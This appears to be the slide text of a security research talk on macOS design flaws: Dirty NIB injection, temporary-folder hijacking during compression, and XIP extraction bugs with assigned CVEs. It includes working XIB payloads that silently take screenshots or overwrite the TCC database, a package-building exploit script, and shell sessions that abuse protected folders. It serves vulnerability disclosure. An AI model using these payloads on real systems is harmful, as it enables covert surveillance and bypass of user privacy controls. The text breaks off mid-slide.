

- Dirty NIB : by Adam Chester @ [xpn](https://xpnsec.com/)
 - <https://blog.xpnsec.com/dirtynib/>
- Dirty NIB 2, by Thijs Alkemade @ [xnyhps](https://xnyhps.com/)
 - <https://defion.security/en/research-labs/bringing-process-injection-into-view-s-exploiting-all-macos-apps-using-nib-files/>

Simple Introduction of Dirty NIB

- NIB file is a resource file of an app
- Compiled from an XIB file
 - `ibtool --compile MainMenu.nib MainMenu.xib`
- A UI Framework Component
 - Supports command execution via the NSAppleScript object
 - E.G.: clicking a button on UI triggers an NSAppleScript command
- XML format



Simple Introduction of Dirty NIB



Simple Introduction of Dirty NIB

```
> ShellExecutor > ShellExecutor > MainMenu.xib > MainMenu.xib (Base) > customObject *-2*
<?xml version="1.0" encoding="UTF-8"?>
<document type="com.apple.InterfaceBuilder3.Cocoa.XIB" version="3.0" toolsVersion="24765" targetRuntime="MacOSX.Cocoa" propertyAccessControl="none" useAutolayout="YES"
  customObjectInstantitationMethod="direct">
  <dependencies>
    <deployment identifier="macosx"/>
    <plugIn identifier="com.apple.InterfaceBuilder.CocoaPlugin" version="24765"/>
    <capability name="documents saved in the Xcode 8 format" minToolsVersion="8.0"/>
  </dependencies>
  <objects>
    <customObject id="-2" userLabel="File's Owner" customClass="NSApplication">
      <connections>
        <outlet property="delegate" destination="Voe-Tx-rLC" id="GzC-gU-4Uq"/>
      </connections>
    </customObject>
    <customObject id="-1" userLabel="First Responder" customClass="FirstResponder"/>
    <customObject id="-3" userLabel="Application" customClass="NSObject"/>
    <customObject id="Voe-Tx-rLC" customClass="AppDelegate"/>
    <customObject id="YLy-65-1bz" customClass="NSFontManager"/>
    <menu title="Main Menu" systemMenu="main" id="AYu-sK-qS6">
      <items>
        <menuItem title="ShellExecutor" id="1Xt-HY-uBw">
          <modifierMask key="keyEquivalentModifierMask"/>
          <menu key="submenu" title="ShellExecutor" systemMenu="apple" id="uQy-DD-JDr">
            <items>
              <menuItem title="About ShellExecutor" id="5kV-Vb-QxS">
                <modifierMask key="keyEquivalentModifierMask"/>
                <connections>
                  <action selector="orderFrontStandardAboutPanel:" target="-1" id="Exp-CZ-Vem"/>
                </connections>
              </menuItem>
              <menuItem isSeparatorItem="YES" id="VOq-y0-SEH"/>
              <menuItem title="Preferences..." keyEquivalent="," id="BOF-NM-1cW"/>
              <menuItem isSeparatorItem="YES" id="wFC-T0-SCJ"/>
              <menuItem title="Services" id="NMo-om-nkz">
                <modifierMask key="keyEquivalentModifierMask"/>
                <menu key="submenu" title="Services" systemMenu="services" id="hz9-B4-Xy5"/>
              </menuItem>
              <menuItem isSeparatorItem="YES" id="4je-JR-u6R"/>
              <menuItem title="Hide ShellExecutor" keyEquivalent="h" id="Olw-nP-bQN">
                <connections>
                  <action selector="hide:" target="-1" id="PnN-lc-m6R"/>
                </connections>
              </menuItem>
            </items>
          </menu>
        </menuItem>
      </items>
    </menu>
  </objects>
</document>
```

Undisclosed part of DirtyNIB

- @ Adam Chester :
 - Requires additional 1-click to trigger the payload
- @ Thijs Alkemade :
 - UI visible
- No publicly useful exploit scripts



Maybe I was wrong and missed some points

My implementation of DirtyNIB

- Analyzed the format of XIB and its grammar
- Edited the XIB file as XML; didn't use Xcode UI Editor
 - Xcode UI Editor was refactored, very hard to compose the payload
- Targets :
 - Execute commands automatically when the app is running
 - Silently: no UI, no dialogs, and no notifications

Pixie.app : kTCCServiceScreenCapture

```
MainMenu.xib
<?xml version="1.0" encoding="UTF-8"?>
<document type="com.apple.InterfaceBuilder3.Cocoa.XIB" version="3.0" toolsVersion="32700.99.1234"
targetRuntime="MacOSX.Cocoa" propertyAccessControl="none" useAutolayout="YES"
customObjectInstantiationMethod="direct">
  <dependencies>
    <deployment identifier="macosx"/>
    <plugin identifier="com.apple.InterfaceBuilder.CocoaPlugin" version="22689"/>
  </dependencies>
  <objects>
    <customObject id="-2" userLabel="File's Owner" customClass="NSApplication"/>
    <customObject id="-1" userLabel="First Responder" customClass="FirstResponder"/>
    <customObject id="-3" userLabel="Application" customClass="NSObject"/>
    <customObject id="YLy-65-1bz" customClass="NSAppleScript">
      <userDefinedRuntimeAttributes>
        <userDefinedRuntimeAttribute type="string" keyPath="source">
          <mutableString key="value">do shell script "screencapture -x /tmp/out_screencapture.jpg"
        </mutableString>
        </userDefinedRuntimeAttribute>
      </userDefinedRuntimeAttributes>
    </customObject>
    <menu title="Main Menu" systemMenu="main" id="AYu-sK-qS6">
      <items>
        <menuItem title="Gulu" state="on" id="1Xt-HY-uBw" userLabel="hello">
          <connections>
            <binding destination="YLy-65-1bz" name="target" keyPath="self" id="ZY8-Zy-Gem">
              <dictionary key="options">
                <string key="NSSelectorName">executeAndReturnError:</string>
              </dictionary>
            </binding>
          </connections>
        </menuItem>
      </items>
      <point key="canvasLocation" x="67" y="-434"/>
    </menu>
    <customObject id="-4" userLabel="fuck" customClass="NSMenuItem">
      <connections>
        <binding destination="1Xt-HY-uBw" name="value" keyPath="self._corePerformAction" id="
DDh-mZ-Ep6"/>
      </connections>
    </customObject>
  </objects>
</document>
```

Xcode.app : kTCCServiceAppleEvents

```
MainMenu.xib
<?xml version="1.0" encoding="UTF-8"?>
<document type="com.apple.InterfaceBuilder3.Cocoa.XIB" version="3.0" toolsVersion="32700.99.1234"
targetRuntime="MacOSX.Cocoa" propertyAccessControl="none" useAutolayout="YES"
customObjectInstantiationMethod="direct">
  <dependencies>
    <plugin identifier="com.apple.InterfaceBuilder.CocoaPlugin" version="22689"/>
  </dependencies>
  <objects>
    <customObject id="-2" userLabel="File's Owner" customClass="NSApplication"/>
    <customObject id="-1" userLabel="First Responder" customClass="FirstResponder"/>
    <customObject id="-3" userLabel="Application" customClass="NSObject"/>
    <customObject id="YLy-65-1bz" customClass="NSAppleScript">
      <userDefinedRuntimeAttributes>
        <userDefinedRuntimeAttribute type="string" keyPath="source">
          <string key="value">tell application "Finder"

set homePath to system attribute "HOME"

set targetFolderPath to homePath &amp; "/Library/Application Support/com.apple.TCC/"
set targetFolder to POSIX file targetFolderPath as alias

set sourceFilePath to "/tmp/TCC.db"
set sourceFile to POSIX file sourceFilePath as alias

move sourceFile to targetFolder with replacing
end tell</string>
        </userDefinedRuntimeAttribute>
      </userDefinedRuntimeAttributes>
    </customObject>
    <menu title="Main Menu" systemMenu="main" id="AYu-sK-qS6">
      <items>
        <menuItem title="Gulu" state="on" id="1Xt-HY-uBw" userLabel="hello">
          <connections>
            <binding destination="YLy-65-1bz" name="target" keyPath="self" id="ZY8-Zy-Gem">
              <dictionary key="options">
                <string key="NSSelectorName">executeAndReturnError:</string>
              </dictionary>
            </binding>
          </connections>
        </menuItem>
      </items>
      <point key="canvasLocation" x="67" y="-434"/>
    </menu>
    <customObject id="-4" userLabel="fuck" customClass="NSMenuItem">
      <connections>
        <binding destination="1Xt-HY-uBw" name="value" keyPath="self._corePerformAction" id="DDh-mZ-Ep6"/>
      </connections>
    </customObject>
  </objects>
</document>
```

Exploit : Create a Valid Pkg

- Unmodified victim app
- Can pass Apple's Notarization Process

```
run.sh x
rm -rf /tmp/Pixie-ScreenShot.pkg

rm -rf __MACOSX /tmp/RandomValidApp.app /tmp/Pixie-payload /tmp/Pixie-ScreenShot.pkg

unzip -d /tmp/ RandomValidApp.zip > /dev/null 2>&1
rm -rf /tmp/__MACOSX
1

unzip -d /tmp/ Pixie-payload.zip > /dev/null 2>&1
rm -rf /tmp/__MACOSX
2

mv /tmp/Pixie-payload /tmp/RandomValidApp.app/Contents/Resources/

rm -rf /tmp/payload

mkdir /tmp/payload

mv /tmp/RandomValidApp.app /tmp/payload/
3

cp -r scripts /tmp/
pkgbuild --root /tmp/payload --scripts /tmp/scripts --identifier "com.example.hello" /tmp/
Pixie-ScreenShot.pkg --install-location "/Applications/"

rm -rf /tmp/payload /tmp/scripts
# sudo installer -pkg /tmp/Pixie-ScreenShot.pkg -target /
```

Exploit : Inject the Payload from the Scripts

- Move the victim app to /Library/InstallerSandboxes
- Trigger the signature verification
- Replace its NIB

```
postinstall
preinstall

#!/bin/sh

rm -rf /Library/InstallerSandboxes/RandomValidApp.app
rm -rf /Library/InstallerSandboxes/Pixie-payload
rm -rf /tmp/RandomValidApp.app

cp -a -X /Applications/RandomValidApp.app /Library/InstallerSandboxes/RandomValidApp.app

# Restore its signature
mv /Library/InstallerSandboxes/RandomValidApp.app/Contents/Resources/Pixie-payload /Library/InstallerSandboxes/

# Trigger signature verification of RandomValidApp.app
gktool scan /Library/InstallerSandboxes/RandomValidApp.app

# AppBundle TCC is protecting the folder. But it cannot prevent package_script_service.xpc access the folder

# Inject the payload to Pixie.app
rm -rf /Library/InstallerSandboxes/Pixie-payload/Pixie.app/Contents/Resources/Base.lproj/MainMenu.nib
mv /Library/InstallerSandboxes/Pixie-payload/MainMenu.nib /Library/InstallerSandboxes/Pixie-payload/Pixie.app/Contents/Resources/Base.lproj/MainMenu.nib

mv /Library/InstallerSandboxes/Pixie-payload/Pixie.app /Library/InstallerSandboxes/RandomValidApp.app/Contents/

mv /Library/InstallerSandboxes/RandomValidApp.app /tmp/


open /tmp/RandomValidApp.app/Contents/Pixie.app
```


Some Tricks to Hide the App Icon at Launch

- Execute commands in the Dyld library
 - The app icon will show up after the dyld code is executed
 - Dead loop in Dyld or keep the process blocked all the time, the app icon won't appear
- Modify Info.plist :
 - Watch This Space @ [@wtsdev](#)
 - <https://developer.apple.com/documentation/bundleresources/information-property-list/lsuielement>

Say Goodbye to AppleEvent TCC

- Finder will request user authorization before executing the command



Bad Outcome : Silent Fix

- Addressed silently
 - No credits, no bug bounties

Bad Outcome : Silent Fix

Timeline:

- Submitted OE19247619301 : 2023 / 11 / 9
 - The report status was changed multiple times: Will address, won't address
 - Finally closed half a year later
- Submitted OE1989048822118 : 2024 / 7 / 27
 - Found that we can do more than just achieve persistence
 - Exploited successfully on latest macOS 14.6, but failed on macOS 15.0 Beta
- Analysis on macOS 15.0 Beta :
 - We can't abuse it to bypass AppBundle TCC

Design-Based Vulnerabilities: Easy Fix Part

- Apple develops security protections one by one
- When developing a new security protection, may forget to test the impact on old security protections

Design-Based Vulnerabilities: Hard Fix Parts

- If one of foundational security protections has problems,
very hard to address
 - The vulnerability may exist for a long time

Non-Atomic Operation Security Protection on macOS

Compress files

- Non-atomic operation
- Compressing files produces many temporary files
- The attacker can modify the temporary files during the compression

Compress files on macOS : 1

- The OS Creates a temporary folder in a protected folder:
 - NSIRD_ArchiveService_{Random_6digits}

```
Event Type: file::create
Process: /System/Library/PrivateFrameworks/DesktopServicesPriv.framework/Versions/A/XPCServices/ArchiveService.xpc/Contents/MacOS/ArchiveService
Pid: 99740 (Parent) -> 1
User: 
Timestamp: 1701153552294
Platform Binary: true
Signing ID: com.apple.desktopservices.ArchiveService
Props:
{
    path = "/private/var/folders/dw/8g7xfkxd76gg9394l5brmtyh0000gn/T/com.apple.desktopservices.ArchiveService/TemporaryItems/NSIRD_ArchiveService_NJuVK4";
    size = 64;
}
```

Compress files on macOS : 2


- Produces temporary files in this protected folder

```
Event Type: file::create
Process: /System/Library/PrivateFrameworks/DesktopServicesPriv.framework/Versions/A/XPCServices/ArchiveService.xpc/Contents/MacOS/ArchiveService
Pid: 99740 (Parent) -> 1
User: root
Timestamp: 1701153552296
Platform Binary: true
Signing ID: com.apple.desktopservices.ArchiveService
Props:
{
    path = "/private/var/folders/dw/8g7xfkxd76gg9394l5brmtyh0000gn/T/com.apple.desktopservices.ArchiveService/TemporaryItems/NSIRD_ArchiveService_NJuVK4/archive-IDxC3Z";
    size = 0;
}
```

Compress files on macOS : 3

- Renames the temporary file to its intended final location

```
Event Type: file::rename
Process: /System/Library/PrivateFrameworks/DesktopServicesPriv.framework/Versions/A/XPCServices/ArchiveService.xpc/Contents/MacOS/ArchiveService
Pid: 99740 (Parent) -> 1
User: 
Timestamp: 1701153552298
Platform Binary: true
Signing ID: com.apple.desktopservices.ArchiveService
Props:
{
    destdir = "/private/var/folders/dw/8g7xfkxd76gg9394l5brmtyh0000gn/T/com.apple.desktopservices.ArchiveService/TemporaryItems/NSIRD_ArchiveService_NJuVK4/archive-IDxC3Z";
    destfile = "";
    desttype = 0;
    srcpath = "/private/tmp/finalfile.txt.zip";
    srcsize = 0;
}
```



How?

```
sh-3.2$ pwd
/var/folders/kd/z3w8k5157wx4zpxz7phykz1w0000gn/T/TemporaryItems
sh-3.2$
sh-3.2$ ls -l
total 0
ls: .: Operation not permitted
sh-3.2$
sh-3.2$ touch hello
sh-3.2$ echo 1 > hello
sh-3.2$
```

- TemporaryItems folder is protected by OS, cannot list files
 - /private/var/folders/dw/{BasedOnUser}/T/{AnyFolders}/TemporaryItems/
 - /private/var/folders/dw/{BasedOnUser}/T/TemporaryItems/
- We can modify files inside it at any time but we first need to know the full path
 - The temporary files are named with a random 6-digit number
 - Not predictable : NSIRD_ArchiveService_{Random_6digits}

How?

- TemporaryItems folder is protected by OS, es
 - /private/var/folders/dw/{BasedOnUser}/T/{AnyFolders}/TemporaryItems/
 - /private/var/folders/dw/{BasedOnUser}/T/TemporaryItems/
- We can modify files inside it at any time but we first need to know the full path 
 - The temporary files are named with a random 6-digit number
 - Not predictable : NSIRD_ArchiveService_{Random_6digits}

GuluBadAtomic: OE19245085643318

- TemporaryItems is protected, cannot be deleted

```
[sh-3.2$ pwd
/private/var/folders/dw/8g7xfkxd76gg9394l5brmtyh0000gn/T
[sh-3.2$ touch 1
[sh-3.2$
[sh-3.2$ ls com.apple.desktopservices.ArchiveService/
TemporaryItems
[sh-3.2$ ls com.apple.desktopservices.ArchiveService/TemporaryItems/
ls: com.apple.desktopservices.ArchiveService/TemporaryItems/: Operation not permitted
[sh-3.2$
[sh-3.2$ rm -rf com.apple.desktopservices.ArchiveService/
rm: com.apple.desktopservices.ArchiveService//TemporaryItems: Operation not permitted
rm: com.apple.desktopservices.ArchiveService/: Permission denied
sh-3.2$ █
```

GuluBadAtomic: OE19245085643318

- But we can rename it

```
[sh-3.2$ pwd
/private/var/folders/dw/8g7xfkxd76gg9394l5brmtyh0000gn/T
[sh-3.2$ touch 1
[sh-3.2$
[sh-3.2$ ls com.apple.desktopservices.ArchiveService/
TemporaryItems
[sh-3.2$ ls com.apple.desktopservices.ArchiveService/TemporaryItems/
ls: com.apple.desktopservices.ArchiveService/TemporaryItems/: Operation not permitted
[sh-3.2$
[sh-3.2$ rm -rf com.apple.desktopservices.ArchiveService/
rm: com.apple.desktopservices.ArchiveService//TemporaryItems: Operation not permitted
rm: com.apple.desktopservices.ArchiveService/: Permission denied
[sh-3.2$
[sh-3.2$
sh-3.2$ mv com.apple.desktopservices.ArchiveService 222
[sh-3.2$
sh-3.2$ █
```


GuluBadAtomic: OE19245085643318

- Then create a malicious {app_bundle_id}/TemporaryItems

```
sh-3.2$ pwd
/private/var/folders/dw/8g7xfkxd76gg9394l5brmtyh0000gn/T
sh-3.2$ touch 1
sh-3.2$
sh-3.2$ ls com.apple.desktopservices.ArchiveService/
TemporaryItems
sh-3.2$ ls com.apple.desktopservices.ArchiveService/TemporaryItems/
ls: com.apple.desktopservices.ArchiveService/TemporaryItems/: Operation not permitted
sh-3.2$
sh-3.2$ rm -rf com.apple.desktopservices.ArchiveService/
rm: com.apple.desktopservices.ArchiveService//TemporaryItems: Operation not permitted
rm: com.apple.desktopservices.ArchiveService/: Permission denied
sh-3.2$
sh-3.2$
sh-3.2$ mv com.apple.desktopservices.ArchiveService 222
sh-3.2$
sh-3.2$ mkdir -p com.apple.desktopservices.ArchiveService/TemporaryItems
sh-3.2$
sh-3.2$
sh-3.2$
sh-3.2$ ls -l com.apple.desktopservices.ArchiveService/TemporaryItems/1
ls: com.apple.desktopservices.ArchiveService/TemporaryItems/1: No such file or directory
sh-3.2$ touch com.apple.desktopservices.ArchiveService/TemporaryItems/1
sh-3.2$
sh-3.2$
sh-3.2$
sh-3.2$ ls -l com.apple.desktopservices.ArchiveService/TemporaryItems
total 0
-rw-r--r--  1  staff  0 Nov 28 15:01 1
sh-3.2$
```

Exploit

```
sh-3.2$ sw_vers ; csrutil status; echo flag > flag.txt
```



Name	Date Modified	Size	Kind
> com.apple.launchd.QYQQbT8t6c	November 24, 2023, 15:01	--	Folder
> com.google.Keystone	November 24, 2023, 15:07	--	Folder
> powerlog	November 24, 2023, 15:01	--	Folder

Simple Vulnerability, Easy to Find

- Many researchers have found this
- But can we do more? We need LPE !

Core Services

We would like to acknowledge Cristian Dinca of "Tudor Vianu" National High School of Computer Science, Romania, Kirin (@Pwnrin) and 7feilee, Snoolie Keffaber (@0xilis), Tal Lossos, Zhongquan Li (@Guluisacat) for their assistance.

XIP

- Custom binary, custom format, developed by Apple
 - Supports signature verification
 - Was once open to all developers but now only supports Apple-signed

```
[sh-3.2$ xip
Usage: xip [options] --sign <identity> <input-file> [ <input-file> ... ] <output-xip-file>
Usage: xip --expand <input-file>
```

```
[sh-3.2$ echo flag > flag.txt
sh-3.2$ xip --sign "Zhongquan Li" ./flag.txt flag.xip
xip: using timestamp authority for signature
xip: signing archive with identity "Developer ID Installer: Zhongquan Li (3W7MVT7VRK)" from keychain /Library/Keychains/System.keychain
xip: adding "/tmp/flag.txt"
xip: wrote signed archive to "/private/tmp/flag.xip"
sh-3.2$
sh-3.2$
sh-3.2$ rm flag.txt
sh-3.2$ xip --expand flag.xip
xip: signing certificate was "Developer ID Installer: Zhongquan Li (3W7MVT7VRK)" (validation not attempted)
xip: error: The archive "flag.xip" does not come from Apple.
sh-3.2$
```

Big Fan of XIP : Xcode.xip

- 15 GB -> 2 GB



Xcode_26.4_Apple_silicon.xip

65.8 MB of 2.32 GB (2.3 MB/sec) — 16 minutes, 11 seconds remaining



Xcode 26.4

Xcode enables you to develop, test, and distribute apps for all Apple platforms.

Download the Apple silicon version if you're running Xcode 26 on an Apple silicon Mac. Download the Universal version if you're running on an Intel-based Mac computer, or if you plan to share this version with other developers.

Released	Build	Compatibility
March 24, 2026	17E192	macOS 26.2

[Xcode 26.4 Apple silicon >](#)

[Xcode 26.4 Universal >](#)

[Release Notes >](#)

Decompress : Xcode.xip

- Double-Click
 - Archive Utility : Sandboxed app
- Command-line CLI
 - /usr/bin/xip : Unsandboxed process

Decompress : Xcode.xip

- Double-Click
 - Archive Utility : Sandboxed app
 - Extracts Xcode.app into its container directory :

```
Event Type: file::create
Process: /System/Library/CoreServices/Applications/Archive Utility.app/Contents/MacOS/Archive Utility
Pid: 16675 (Parent) -> 1
User:
Timestamp: 17/02/2017 15:57
Platform Binary: true
Signing ID: com.apple.archiveutility
Props:
{
  path = "/Users/██████████Library/Group Containers/group.com.apple.ArchiveUtility.PKSignedContainer/PKSignedContainer-UnarchiveOperations/CCDF3346-DFED-400B-9207-D60367DAE818/Xcode.app/Contents";
  size = 64;
}
```

- Command-line CLI
 - /usr/bin/xip : Unsandboxed process
 - \$TMPDIR/TemporaryItems/{RANDOM_UUID}

Decompress : PackageKit

```
166
167 v9 = self;
168 v168[3] = *(_QWORD *)__stack_chk_guard;
169 v10 = _objc_msgSend(&OBJC_CLASS__NSFileManager, "defaultManager");
170 v11 = NSTemporaryDirectory();
171 v125 = &stru_7FF941EB8E38;
172 v126 = 1;
173 if ( !v11 )
174 {
175     queue = (dispatch_queue_s *)a5;
176     v36 = 110LL;
177     v37 = 0LL;
178     v142 = 0LL;
179     v38 = 0LL;
180     v39 = v10;
181 LABEL_58:
182     _objc_msgSend(v39, "removeItemAtPath:error:", v37, 0LL);
183     -[PKArchive closeArchive](self->_archive, "closeArchive");
184     _objc_msgSend(a4, "setCopier:", 0LL);
185     _objc_release(v38);
186     if ( v126 )
187     {
188         v75 = 105LL;
189         if ( v36 )
190             v75 = v36;
191         if ( (unsigned __int64)(v75 - 102) > 0xB )
192             v76 = CFSTR("EXPAND_ERROR");
193         else
194             v76 = off_7FF941EB8748[v75 - 102];
195         v140 = v76;
196         v127 = -[PKArchive archivePath](self->_archive, "archivePath");
197         v144 = *NSFilePathErrorKey;
198         v78 = objc_opt_class(self);
199         v79 = _objc_msgSend(&OBJC_CLASS__NSBundle, "bundleForClass:", v78);
200         v80 = _objc_msgSend(
```

 TMPDIR

 PackageKit

```
0008D890 -[PKSignedContainer _startUnarchivingAtPath:cancelHandler:notifyOnQueue:progress:finish:]170 (7FF9044B0890)
```

Trigger a Privileged Function to Trust the App

- After decompression, call the privileged function to trust the extracted app
 - syspolicyd
 - Entitlement : com.apple.private.security.syspolicy.package-installation
 - No signature verification on a trusted app
 - Ideal: XIP already verified the signature before extraction -> Speed up the app launch



```
1 void __cdecl1 - [ExecManagerService trustPackagePayload:withDestinationTarget:withHashMap:withUserConsent:withReply:] (  
2     ExecManagerService *self,  
3     SEL a2,  
4     id a3,  
5     id a4,  
6     id a5,  
7     char a6,  
8     id a7)  
9 {  
10     id v10; // r12
```

syspolicyd

XIP

```
[sh-3.2$ getentitlements ./xip
Executable=/private/tmp/xip
warning: Specifying ':' in the path is deprecated and will not work in a future release
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.private.security.syspolicy.package-installation</key>
  <true/>
</dict>
</plist>
```

GuluBadAtomic2 : CVE-2024-40823

- They developed a good security protection but didn't use it
- Forgot to protect this folder

CVE-2024-40823

Apple has assigned CVE-2024-40823 to this issue. CVEs are unique IDs used to uniquely identify vulnerabilities. The following describes the impact and description of this issue:

- **Impact:** An app may be able to access user-sensitive data
- **Description:** The issue was addressed with improved checks.

support.apple.com/HT214120 >

support.apple.com/HT214119 >

support.apple.com/HT214118 >

```
[sh-3.2$ pwd
/var/folders/dw/8g7xfkxd76gg939415brmtyh0000gn/T/D04E9A98-7818-455F-AF43-9BFE3CEF6EB3
sh-3.2$ ls
Xcode.app
```

Patch : CVE-2024-40823

- Move to protected folder
 - \$TMPDIR/TemporaryItems/{RANDOM_UUID}

GuluBadXIP : CVE-2024-44216

- Can't inject code into the temporary extracted Xcode.app

- \$TMPDIR/TemporaryItems/{RANDOM_UUID}/Xcode.app/Contents

- Unsandboxed app:


```
% echo $TMPDIR  
/var/folders/dw/8g7xfkxd76gg939415brmtyh0000gn/T/
```

- Sandboxed app:

```
~/Library/Containers/gulucat.HelloMac/Data/tmp/
```

GuluBadXIP : CVE-2024-44216

- Malicious sandboxed app can directly modify MainMenu.nib
- But it failed to execute the xip command



The screenshot shows a terminal window with a dark background. At the top, there is a toolbar with various icons. Below the toolbar, the terminal displays the following text:

```
CLIENT ERROR: TUINSRemoteView  
beyond logging them
```

Below this, there is a text input field containing the command `xip --expand ./Xcode_15.4.xip` and a button labeled "Load URL".

Below the input field, the terminal displays the following text:

```
Clicked  
xip --expand ./Xcode_15.4.xip  
xip: signing certificate was "Software Update" (validation not attempted)  
xip: error: The archive "Xcode_15.4.xip" cannot be expanded because it is no longer trusted by Apple.
```

GuluBadXIP : CVE-2024-44216

- Sandbox restriction:
 - com.apple.security.syspolicy.exec

xip	[0x7fdcd4005c00] activating connection: mach=true listener=false peer=false name=com.apple.security.syspolicy.exec
kernel	Sandbox: xip(11025) deny(1) mach-lookup com.apple.security.syspolicy.exec
xip	[0x7fdcd4005c00] failed to do a bootstrap look-up: xpc_error=[159: Unknown error: 159]
xip	[0x7fdcd4005c00] invalidated after a failed init
xip	XPC Error: Error Domain=NSCocoaErrorDomain Code=4099 UserInfo={NSDebugDescription=<private>}

GuluBadXIP : CVE-2024-44216

- Easy bypass

```
rm -rf main.app
